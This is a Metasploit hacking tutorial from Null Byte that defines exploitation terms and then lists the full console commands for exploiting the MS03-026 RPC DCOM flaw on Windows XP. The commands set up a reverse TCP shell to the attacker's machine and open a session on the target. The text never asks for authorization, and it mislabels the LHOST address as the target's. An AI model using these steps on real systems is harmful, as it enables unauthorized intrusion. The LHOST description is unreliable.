[How to Exploit and Gain Remote Access to PCs Running Windows XP](https://null-byte.wonderhowto.com/how-to/hack-like-pro-exploit-and-gain-remote-access-pcs-running-windows-xp-0134709/)

* BY [**OCCUPYTHEWEB**](https://creator.wonderhowto.com/occupythewebotw/)
* 10/04/2013 7:27 PM
* [LISTENERS](https://null-byte.wonderhowto.com/how-to/listeners/)

In my [first installment](https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-metasploit-0134442/) in this series on professional hacking tools, we downloaded and installed Metasploit, the exploitation framework. Now, we will begin to explore the Metasploit Framework and initiate a tried and true hack.

Before we start hacking, let's familiarize ourselves with Metasploit so that when I use certain terms, we all understand them to mean the same thing. When first looking at the Metasploit Framework, it can be a bit overwhelming with the various interfaces, options, utilities, and modules. Here we'll try to make it understandable so that we can execute our first exploit.

Terminology

The following terminology is not only used within the Metasploit Framework, but throughout the professional hacking and penetration testing communities. As a result, any professional in this field should be familiar with these terms and be able to clearly distinguish them.

* **Exploit**

Exploit is the means by which an attacker takes advantage of a flaw or vulnerability in a network, application, or service. The hacker uses this flaw or vulnerability in a way that the developer or engineer never intended, to achieve a desired outcome (e.g. root access). Some more common exploits that you've probably already heard of are SQL injections, buffer overflows, etc.

* **Payload**

A payload is the program or code that is delivered to the victim system. Metasploit has pre-built payloads for this purpose included in the highly useful Meterpreter, or you can develop your own. This payload is designed to provide the attacker with some capability to manage or manipulate the target system for their particular needs.

* **Shellcode**

This is a set of instructions used as a payload when the exploitation occurs. Shellcode is typically written in assembly language, but not necessarily always. It's called "shellcode" because a command shell or other command console is provided to the attacker that can be used to execute commands on the victim's machine.

* **Module**

A module is a piece of software that can be used by the Metasploit Framework. These modules are interchangeable and give Metasploit its unique power. These modules might be exploit modules or auxiliary modules.

* **Listener**

This is that component that listens for the connection from the hacker's system to the target system. The listener simply handles the connection between these systems.

* **Show**


Metasploit Framework has hundreds of modules and other utilities. As a result, you will not be able to remember them all. Fortunately, the show command can grab a listing of all modules, options, targets, etc. in your framework.

Now that we have the basics of Metasploit concepts and commands down, let's hack a system!

Step 1Getting Started

First, open a terminal in Linux.

One of the most reliable hacks is on the ubiquitous Windows XP system with the [RPC DCOM](http://en.wikipedia.org/wiki/Microsoft_RPC). It's a buffer overflow attack that enables the attacker to execute any code of their choice on the owned box (note Microsoft's comment under impact of vulnerability). Microsoft identifies it as MS03-026 in their database of vulnerabilities. In our case, we will use it to open a reverse shell on our target system.

[](https://img.wonderhowto.com/img/original/82/90/63470438534010/0/634704385340108290.jpg)

Open the the Metasploit console.


**msfconsole**

Be patient, it takes awhile for Metasploit to load all of its modules. The current version of Metasploit has 823 exploits and 250 payloads.

Step 2Find the Exploit

Metasploit allows you to search using the search command. In our case, we are searching for a DCOM exploit, so we can simply type:


**msf > search dcom**

[](https://img.wonderhowto.com/img/original/78/12/63470437823616/0/634704378236167812.jpg)

Step 3Set the Exploit

Now let's tell Metasploit what exploit we want to use. Type **use** and the name of our exploit, exploit/windows/dcerpc/ms03\_026\_dcom.

**msf > use exploit/windows/dcerpc/ms03\_026\_dcom**

[](https://img.wonderhowto.com/img/original/43/62/63470437854910/0/634704378549104362.jpg)

Note that the prompt has changed and now reflects our chosen exploit.

Step 4Set the Options

Now that we've chosen our exploit, we can ask Metasploit what our options are. By typing show options, Metasploit will list our options in executing this exploit.

**msf > show options**

[](https://img.wonderhowto.com/img/original/43/44/63470437967745/0/634704379677454344.jpg)

Step 5Set Remote Host


Metasploit will now ask us for the RHOST. This will be the IP address of the remote host or the machine we're attacking. In our case, it's 10.0.0.3. Use the actual IP address of the machine you are attacking. Tools such as nmap can help in identifying the IP address of the machine you are attacking. Notice in the picture above that Metasploit tells us that we will be using (binding) port 135.

**msf > set RHOST 10.0.0.3**

Step 6Show Payloads

Next, we check to see what payloads are available for this exploit. Type show payloads at the Metasploit prompt:


**msf > show payloads**

[](https://img.wonderhowto.com/img/original/57/29/63470438046603/0/634704380466035729.jpg)

Step 7Set Payload

Now that we can see what payloads are available, we can select the generic/shell\_reverse\_tcp by using the Metasploit console **set** command. If successful, this will establish a remote shell on the target system that we can command.


**msf > set PAYLOAD generic/shell\_reverse\_tcp**

[](https://img.wonderhowto.com/img/original/44/02/63470438084948/0/634704380849484402.jpg)

Step 8Set Local Host

Now that we've chosen the exploit and the payload, we need to tell Metasploit the IP address of our attacking machine. In this example, our target system has an IP address of 10.0.0.6. Use the actual IP address of the system you are attacking. Tools such a nmap, can help you obtain IP addresses.

**msf > set LHOST 10.0.0.6**

[](https://img.wonderhowto.com/img/original/32/25/63470438131795/0/634704381317953225.jpg)

Step 9Exploit

Now we command Metasploit to exploit the system:

**msf > exploit**

Step 10Open a Shell on the Hacked System

Type the command **sessions –i 1** to open a command shell on the XP system that will appear on your Metasploit console.

**sessions –i 1**

To confirm that the command shell is on the Windows XP system, type **dir** to get a directory listing on the Windows XP system that you now own!

**C: >dir**

Congratulations! You have just hacked your first system using Metasploit!

In my upcoming lessons, we will look at hacking Linux systems and introduce you to the powerful Meterpreter, Metasploit's proprietary payload.